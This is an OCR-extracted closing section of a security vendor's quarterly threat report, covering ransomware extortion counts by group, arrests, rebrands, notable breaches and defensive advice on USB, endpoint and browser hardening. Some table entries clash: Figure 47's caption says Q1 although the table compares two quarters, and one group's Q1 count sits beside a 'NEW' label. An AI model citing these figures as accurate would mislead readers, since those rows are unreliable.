



*Figure 47. Q1 2025 Public Extortions by Group*

| Name | Q1 | Q2 | Difference |
|---|---|---|---|
| 8base | 29 | 0 | -29 |
| Abyss | 8 | 1 | -7 |
| Akira | 136 | 143 | 7 |
| Anubis | 2 | 4 | 2 |
| Apos Security | 5 | 5 | 0 |
| APT73 (Bashe) | 13 | 0 | -13 |
| Arcus Media | 20 | 8 | -12 |
| Arkana Security | 2 | 4 | 2 |
| Belsen Group | 7 | 0 | -7 |
| BianLian | 32 | 0 | -32 |
| BERT | - | 7 | NEW |
| Bjorkanism | 161 | 19 | NEW |
| Black Basta | 8 | 0 | -8 |
| BlackSuit | 2 | 7 | 5 |
| Brain Cipher | 3 | 7 | 4 |
| Cephalus | - | 2 | NEW |
| CHAOS | 4 | 6 | 2 |
| Cicada3301 | 16 | 5 | -11 |
| CiphBit | 2 | 1 | -1 |
| CL0P | 398 | 3 | -395 |
| Cloak | 13 | 8 | -5 |
| Crazyhunter | 9 | 0 | -9 |
| Crypto24 | - | 12 | NEW |
| DAIXIN | 0 | 1 | 1 |
| DarkVault | 2 | 0 | -2 |
| DATACARRY | - | 11 | NEW |
| Dire Wolf | - | 15 | NEW |
| DragonForce | 26 | 58 | 32 |
| DungHill Leak | 1 | 1 | 0 |
| El Dorado/Black-Lock | 6 | 15 | 9 |
| EMBARGO | 6 | 7 | 1 |
| Everest | 16 | 16 | 0 |
| EvilMorocco | 0 | 3 | 3 |
| Flocker/F-SOCI-ETY | 13 | 10 | -3 |
| FOG | 45 | 0 | -45 |
| Frag | 27 | 3 | -24 |
| FunkSec | 41 | 0 | -41 |
| GD LockerSec | 7 | 0 | -7 |
| Global | - | 16 | NEW |
| Gunra | - | 12 | NEW |
| Handala | 4 | 23 | 19 |
| HELLCAT | 7 | 6 | -1 |
| Hunters Interna-tional | 25 | 22 | -3 |
| IMN Crew | - | 9 | NEW |
| INC Ransom | 69 | 63 | -6 |
| INTERLOCK | 9 | 28 | 19 |
| J Group | 10 | 22 | 12 |
| Kairos | 15 | 14 | -1 |
| KaWa4096 | - | 6 | NEW |
| Kill Security 3.0 | 48 | 29 | -19 |
| Kraken | 3 | 2 | -1 |
| LEAKEDDATA | 48 | 35 | -13 |
| Linkc | 1 | 0 | -1 |
| LockBit 3.0 | 22 | 22 | 0 |
| Lynx | 115 | 66 | -49 |
| Medusa Blog | 73 | 34 | -39 |
| MedusaLocker | 4 | 2 | -2 |
| Metaencryptor | 1 | 3 | 2 |
| Money Message | 1 | 1 | 0 |
| Monti | 16 | 2 | -14 |
| Morpheus | 2 | 4 | 2 |
| NightSpire | 18 | 51 | 33 |
| Nitrogen | 2 | 5 | 3 |
| Nova | - | 21 | NEW |
| Orca | 1 | 1 | 0 |
| OX Thief | 1 | 0 | -1 |
| Payouts King | - | 12 | NEW |
| PEAR | - | 6 | NEW |
| Play | 84 | 124 | 40 |
| Qilin | 113 | 209 | 96 |
| RALord | 10 | 10 | 0 |
| RansomExx2 | 4 | 0 | -4 |
| RansomHouse | 6 | 10 | 4 |
| RansomHub | 113 | 4 | -109 |
| Rhysida | 24 | 22 | -2 |
| Run Some Wares | 4 | 1 | -3 |
| SafePay | 78 | 111 | 33 |
| Sarcoma | 25 | 34 | 9 |
| SatanLock | - | 1 | NEW |
| SECP0 | 1 | 1 | 0 |
| Silent | - | 6 | NEW |
| SKIRA TEAM | 4 | 2 | -2 |
| Space Bears | 15 | 12 | -3 |
| Stormous | 16 | 18 | 2 |
| Team XXX | - | 5 | NEW |
| Termite | 10 | 4 | -6 |
| ThreeAM | 6 | 10 | 4 |

| | | | |
|---|---|---|---|
| **TrinityLock** | 7 | 0 | -7 |
| **Underground** | 1 | 3 | 2 |
| **VanHelsing** | 6 | 2 | -4 |
| **W.A.** | - | 1 | NEW |
| **Warlock** | - | 19 | NEW |
| **Weyhro** | 5 | 7 | 2 |
| **WikiLeaksV2** | 22 | 1 | -21 |
| **World Leaks** | - | 31 | NEW |

*Figure 48. Ransomware Extortion Differences*

| Name | | Name | |
|---|---|---|---|
| Qilin | 96 | CiphBit | -1 |
| Play | 40 | HELLCAT | -1 |
| NightSpire | 33 | Kairos | -1 |
| SafePay | 33 | Kraken | -1 |
| DragonForce | 32 | Linkc | -1 |
| Handala | 19 | OX Thief | -1 |
| INTERLOCK | 19 | DarkVault | -2 |
| J Group | 12 | MedusaLocker | -2 |
| El Dorado/BlackLock | 9 | Rhysida | -2 |
| Sarcoma | 9 | SKIRA TEAM | -2 |
| Akira | 7 | Flocker/F-SOCIETY | -3 |
| BlackSuit | 5 | Hunters International | -3 |
| Brain Cipher | 4 | Run Some Wares | -3 |
| RansomHouse | 4 | Space Bears | -3 |
| ThreeAM | 4 | RansomExx2 | -4 |
| EvilMorocco | 3 | VanHelsing | -4 |
| Nitrogen | 3 | Cloak | -5 |
| Anubis | 2 | INC Ransom | -6 |
| Arkana Security | 2 | Termite | -6 |
| CHAOS | 2 | Abyss | -7 |
| Metaencryptor | 2 | Belsen Group | -7 |
| Morpheus | 2 | GD LockerSec | -7 |
| Stormous | 2 | TrinityLock | -7 |
| Underground | 2 | Black Basta | -8 |
| Weyhro | 2 | Crazyhunter | -9 |
| DAIXIN | 1 | Cicada3301 | -11 |
| EMBARGO | 1 | Arcus Media | -12 |
| Apos Security | 0 | APT73 (Bashe) | -13 |
| DungHill Leak | 0 | LEAKEDDATA | -13 |
| Everest | 0 | Monti | -14 |
| LockBit 3.0 | 0 | Kill Security 3.0 | -19 |
| Money Message | 0 | WikiLeaksV2 | -21 |
| Orca | 0 | Frag | -24 |
| RALord | 0 | 8base | -29 |
| SECP0 | 0 | BianLian | -32 |
| | | Medusa Blog | -39 |
| | | FunkSec | -41 |
| | | FOG | -45 |
| | | Lynx | -49 |
| | | RansomHub | -109 |
| | | CL0P | -395 |

*Figure 49. QoQ Public Extortions by Group Summation*

# Ransomware Groups

## Law Enforcement Actions

DoppelPaymer – An unidentified 45-year-old man was arrested in Moldova in connection with the DoppelPaymer operation that began in 2019. Moldovan law enforcement apprehended the suspect on behalf of Dutch law enforcement for various attacks occurring in The Netherlands. The individual's name is unknown at the time of this writing, and law enforcement still has warrants out for at least three other DoppelPaymer members – Igor Olegovich Turashev, Igor Garshin, and Irina Zemlianikina.

https://thehackernews.com/2025/05/moldovan-police-arrest-suspect-in-45m.html

Ryuk – Ukrainian police arrested an alleged member of the Ryuk group in Kyiv. The apprehension took place in April and law enforcement has not released the suspect's name. However, the individual is not Ukrainian and is 33 years old. The Ryuk operation was one of the most destructive of all time and was responsible for thousands of victims. Estimates place the ill-gotten gains at over $100 million.

https://gp.gov.ua/ua/posts/do-ssa-ekstradovano-ucasnika-miznarodnogo-kiberzlocinnogo-ugrupovannya

Operation Endgame 2.0 and LummaC2 Takedowns – Operation Endgame began in May 2024 and brought together several law enforcement agencies around the globe to take down botnets. These botnets were the foundation for various ransomware attacks and is the reason it is mentioned within Notable Ransomware Events. In Q2, law enforcement launched the second iteration of Operation Endgame targeting even more malware infrastructure, including Lumma Stealer, Qakbot, IcedID, SystemBC, Pikabot, Smokeloader, and Bumblebee. A likely tentative blow to these malware campaigns, but also a setback for ransomware operators.

https://www.operation-endgame.com/

## Ransomware Group Rebrands

**World Leaks**

Hive -> Hunter's International -> World Leaks – Hunter's International is a group that extorted hundreds of victims during their tenure from October 2023 to July of this year, which is technically into Q3, but the group spun up the World Leak's data leak site in June. The transition period began in Q2. Hunter's International is also widely believed to be the previous Hive group operating until law enforcement acted against their infrastructure a few years ago. Thus, it looks like there's a predetermined plan to operate for one to two years, rebrand to provide a little breathing room, and deploy ransomware as usual. Rinse and repeat. It was also obvious upon viewing the data leak site that it was Hunter's International because it had the same frontend layout with only the styling and logo being different.

https://www.watchguard.com/wgrd-security-hub/ransomware-tracker/hunters-international
https://www.watchguard.com/wgrd-security-hub/ransomware-tracker/world-leaks

## Notable breaches

**Anubis**

Disneyland Paris – An introduction to Disneyland Paris is hardly warranted, as we're all familiar with the famous Disney theme parks. Of course, Disneyland Paris is the theme park in Paris, France. A newer group named Anubis posted the theme park on their data leak site, claiming to have stolen 64 GB worth of data. It's uncertain if any operations were interrupted, but it's unlikely, because the Anubis operator(s) allegedly exploited a zero-day vulnerability in one of Disneyland's partner companies, not the park itself. This highlights the growing trend in breaches via third parties, reinforcing the importance of supply chain security.

**CHAOS**

The Salvation Army – There's not a lot about this alleged breach that has been disclosed. In late March, the CHAOS group, not to be confused with the infamous Chaos ransomware builder, posted The Salvation Army on their data leak site. Those in the United States are familiar with The Salvation Army as a place that provides various social services throughout the country. The CHAOS listing of this nonprofit is notable because it's a reaffirmation that ransomware and data broker operations have no regard for who they target; they are opportunists.

**Interlock**

DaVita – On April 12, 2025, DaVita was hit with a ransomware attack by, at the time, was an unknown ransomware group or operator. However, as of this writing, we can confirm that it was the Interlock group who took responsibility for the attack on the kidney healthcare provider. DaVita primarily operates in the United States and has hundreds of thousands of patients a year, but they also operate in over a dozen other countries. Thankfully, no operations were affected, but thousands of patients' data is at risk of unwanted disclosure.

**KillSec 3.0**

Royal Saudi Air Force – It's almost certain that if there's a breach on a major defense force of a nation, it will almost always make this notable breach list. That's because these types of breaches (attacks) reverberate beyond just between the organization and the attackers. A significant enough breach of a defensive entity could have geopolitical effects as well. For example, the stolen documents from KillSec allegedly include internal documents about bases and aircraft, among other things.

**Medusa Blog**
NASCAR – NASCAR is an acronym that stands for the National Association for Stock Car Auto Racing. It's very popular in the United States and is privately owned, so the exact revenue and size of the organization is unknown, but it's likely in the billions in terms of revenue. The Medusa Blog is demanding $4 million after claiming to have stolen more than 1 TB of data. Medusa Blog operates a bit different than traditional extortions as they allow anyone to extend the publication time with a payment. In this case, it's $100,000 per extension. The group published several documents as proof of breach.

**Unknown**
Coinbase – We often use the term "allegedly" because we can't be 100% certain of the facts and can't assume anything. However, this is not one such case. That's because Coinbase's approach to a breach occurring in Q2 of this year was to be abundantly transparent. They explained that they experienced a breach, of which around 70,000 individuals were affected, and what they were doing in response to the issue. They state that the attackers, who are unknown, demanded a $20 million ransom, which they refused. Unfortunately, for those 70-ish thousand individuals, their personal information was exposed, opening them up for social engineering attacks and identity theft risk.

**Unknown**
Victoria's Secret – For a retailer and e-commerce giant, it's paramount to have nearly 100% uptime for all systems. Unfortunately, in a U.S. SEC filing, Victoria's Secret claimed that a cyberattack brought down some of their corporate and online operations. The attack also forced the company to delay their quarterly earnings report. Considering this company is publicly traded, this minor disruption has financial implications for more than just Victoria's Secret. Nonetheless, systems were eventually restored and back to normal.

WestJet – On June 13, WestJet published an advisory on their website indicating a cyber attack was affecting their internal systems and the mobile app. They published several additional advisories over the next few days updating everyone on their progress. They also published a more extensive advisory post-investigation into what happened. It's uncertain who performed this attack and exactly what happened, but it has all the hallmarks of a traditional ransomware attack.

United Natural Foods Inc (UNFI) – Similar to the previous few notable breaches, UNFI also released a public advisory about an incident that affected them. They also filed an 8-K with the U.S. SEC about the incident, as is required by law if meeting certain criteria. Also like the past few breaches, we do not know the party responsible and if traditional ransomware was used in this attack. We do know that this attack affected operations for several days, according to their advisories, which affected food shipping schedules, leaving some grocery store shelves sparse.

## Conclusion

In conclusion, this quarter saw a sign in the threat landscape that is retreating from spam-based opportunism to just-in-time specialization. Attackers are sending less of the same payloads and creating more specialized software designed to circumvent defenses with obfuscation and stay as long as possible with persistence, and that's the number one goal. From there, attackers use proprietary droppers, downloaders, and backdoors in furtherance of additional destruction. With the ubiquity of cryptocurrency, we're seeing increased cryptominer deployment attempts, but they often get blocked before they can deliver their final payload, as is seen in the numbers.

As for the ransomware landscape, detections and extortions both decreased this quarter, which is a welcome reprieve. Although looking at the overall data, which is the goal of this report, shows how Cl0p created an outlier in Q1, which made the levels higher than normal. As they return to normal operations, aside from yet another zero-day exploit, the extortion numbers remain elevated, yet stable, although more ransomware groups are popping up as the days go by. Indicating that the problem is getting slightly worse as more people turn to cybercrime.

# CONCLUSION & DEFENSE HIGHLIGHTS

# CONCLUSION AND DEFENSE HIGHLIGHTS

Now that you have finished the Q2 report, you have learned how some trends, like increasing evasive malware, remain on the same track, how other trends, like the top endpoint malware delivery vectors, seem to be changing bit by bit, and how other factors remain consistent. Yet as always, the WatchGuard Threat Lab team remains the grey-bearded guru, tracking all these changes like the layers of sediment recording the geological changes of the earth over time.

Better yet, the goal of our decade-long monitoring is so that we can offer the sage advice expected of a guru. Rather than just noting these threats and trends, our mission is to offer you the best advice to maintain and update your defenses to block the worst of the cyber war.

As malware volumes grow and new, evasive threats emerge – many leveraging malicious AI tools to accelerate their illicit activities – the cybersecurity battleground is increasingly becoming an AI-driven war. We have given you tips and strategies throughout the report already, but let's finish with a few additional security strategies that can combat the cyber dangers we saw during Q2.

Below, find the three cybersecurity strategies our collective cybersecurity grey beard offers:

## Implement a USB protection strategy

Last quarter, we saw at least two cryptocurrency-targeting threats that could transfer via USB storage devices. We also saw one from the previous quarter. USB-based malware is not new, even if it isn't entirely common, so you probably have already considered a USB security strategy. But if not, here is an overview of what you should be doing to protect USB devices and your users from this sort of threat:

- **Always start with policy and awareness:** You should have a policy telling users the acceptable use guidelines of personal and corporate USB storage devices. In general, most companies need to allow some for data transfer, but you should try to limit employees using personal ones as much as possible.
- **Disable autoplay or any USB autoload mechanism:** Different operating systems (OSs) have different settings to prevent USB devices from automatically launching any active content. In Windows, be sure to disable things like AutoPlay and AutoRun. Meanwhile, OSs (like macOS) may also allow you to force users to decide whether to allow USB devices every time they are plugged in. While this still puts the control in the user's hands, the mechanism still allows users to consider the risk when plugging in new devices.
- **Always scan malware on USB devices:** You surely use anti-malware solutions. Be sure they are always configured to automatically scan any USB device a user plugs into your system.
- **Leverage EDR software, or USB device management, to limit USB devices:** Ideally, you, as the admin, want to control what USB devices are allowed or not. Many types of endpoint security solutions, including WatchGuard's EPDR, can allow you to deny USB devices by default if you wish, and only allow certain ones. This is harder to manage, and some organizations may have to allow their users more access to USB devices, but it is still a strong security control for the organizations that are able to lock down systems more. EDR solutions can also just monitor for suspicious activity from files or processes on a USB device.

## Every company needs advanced malware prevention, detection, and response

During Q2, both malware arriving over encrypted connections and zero-day malware increased. Zero-day malware – not detected by signatures – represented over three-fourths or more of all malware. This shows attackers are working harder to evade legacy or basic anti-malware controls, especially signature-based protection.

The point is one we've made before. Legacy anti-malware or AV is not enough. Every organization needs more advanced anti-malware prevention and detection to stop this advanced and evasive malware. In general, endpoint detection and response (EDR) solutions tend to include more proactive and advanced methods of detecting malware, including but not limited to behavioral analysis of files and machine learning or AI-based detection. We highly recommend you use both network and endpoint solutions that offer these sorts of advanced and proactive malware detection mechanisms. For example, Firebox users have many options when they use the Total Security Bundle with APT Blocker and IntelligentAV (IAV). Meanwhile, for your endpoints, WatchGuard's Advanced EPDR offers many different technologies, including those mentioned above, to catch sophisticated threats. Be sure you are using more than a basic AV product.

## Harden your web browsers for attack

The endpoint section of our report shows the many different vectors that threat actors abuse to get malware on a system. Over the last few quarters, we saw the web browser become a larger malware infection target, even if not the top vector (which is still malicious scripts). With the rise in browser-based malware the last few quarters, we believe drive-by download attacks may be on the upswing and suggest you spend some time hardening your browser to these types of attacks. Here are some browser hardening tips

- **Patch and Update quickly:** This should go without saying by now, and luckily, most browsers will try to help you do this automatically, but be sure to keep your browsers up to date to avoid any security vulnerabilities that attackers can leverage to force malware onto your computer.
- **Beware and train on browser social engineering:** Even if your browser is technologically hardened, many browser attacks use social engineering techniques and pop-ups to trick your user into downloading and installing something they shouldn't. Be sure to train some skepticism and vigilance into your users. You should also disable browser pop-ups when you can.
- **Disable the browser password store:** You should use an enterprise password manager. If malware gets local access to your computer, it can often recover all the passwords stored in the browser's password store.
- **Use plugins to disable active scripts by default:** Web content can use malicious scripts to force you to places you don't expect and more. But extensions like ScriptSafe or NoScript can deny all web-scripting content by default, allowing you to only whitelist domains you trust. While it may take time to create your whitelist, doing this helps prevent malicious scripts, especially on compromised legitimate sites, from running.
- **Minimize external extensions:** While you will want to load some extensions, and some are literally for security, you should know every extension you add poses risk if it is not legitimate. Be careful and do some research before loading a new extension, and only get it from a curated repository, hopefully from the browser vendor itself. Also, be sure to keep those extensions up to date.

You've reached the end of our Q2 2025 Internet Security Report. Congratulations. Be sure to come back next quarter to keep up with the latest changes in the threat landscape. As always, leave your comments or feedback about our report at **SecurityReport@watchguard.com**, and keep frosty online!

## COREY NACHREINER

*Chief Security Officer*

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's security vision. Corey has operated at the frontline of cybersecurity for 22 years, evaluating and making accurate predictions about information security trends. Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, Forbes, Help Net Security, and more. Find him on www.secplicity.org.

## MARC LALIBERTE

*Director of Security Operations*

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cybersecurity trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

## TREVOR COLLINS

*Information Security Analyst*

Trevor Collins is a information security analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security know-how and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

## RYAN ESTES

*Intrusion Analyst*

Ryan is an intrusion analyst at WatchGuard Technologies operating primarily within DNSWatch, WatchGuard's DNS filtering and security service. For DNSWatch, Ryan helps customers better understand potential threats to their organization using tailored domain analysis and threat intelligence. Outside of DNSWatch, his research interests include web application security, Wi-Fi communications, and malware analysis. Ryan embraces a 'never stop learning' lifestyle allowing him to stay on top of the latest cybersecurity and malware trends. In turn, Ryan passes this knowledge on to our customers and even shares certain topics on his personal blog.

## ABOUT WATCHGUARD THREAT LAB

WatchGuard's Threat Lab is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

## ABOUT WATCHGUARD TECHNOLOGIES

WatchGuard® Technologies, Inc. is a global leader in unified cybersecurity. Our Unified Security Platform® approach is uniquely designed for managed service providers to deliver world-class security that increases their business scale and velocity while also improving operational efficiency. Trusted by more than 17,000 security resellers and service providers to protect more than 250,000 customers, the company's award-winning products and services span network security and intelligence, advanced endpoint protection, multi-factor authentication, and secure Wi-Fi. Together, they offer five critical elements of a security platform: comprehensive security, shared knowledge, clarity & control, operational alignment, and automation. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit WatchGuard.com.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at www.secplicity.org.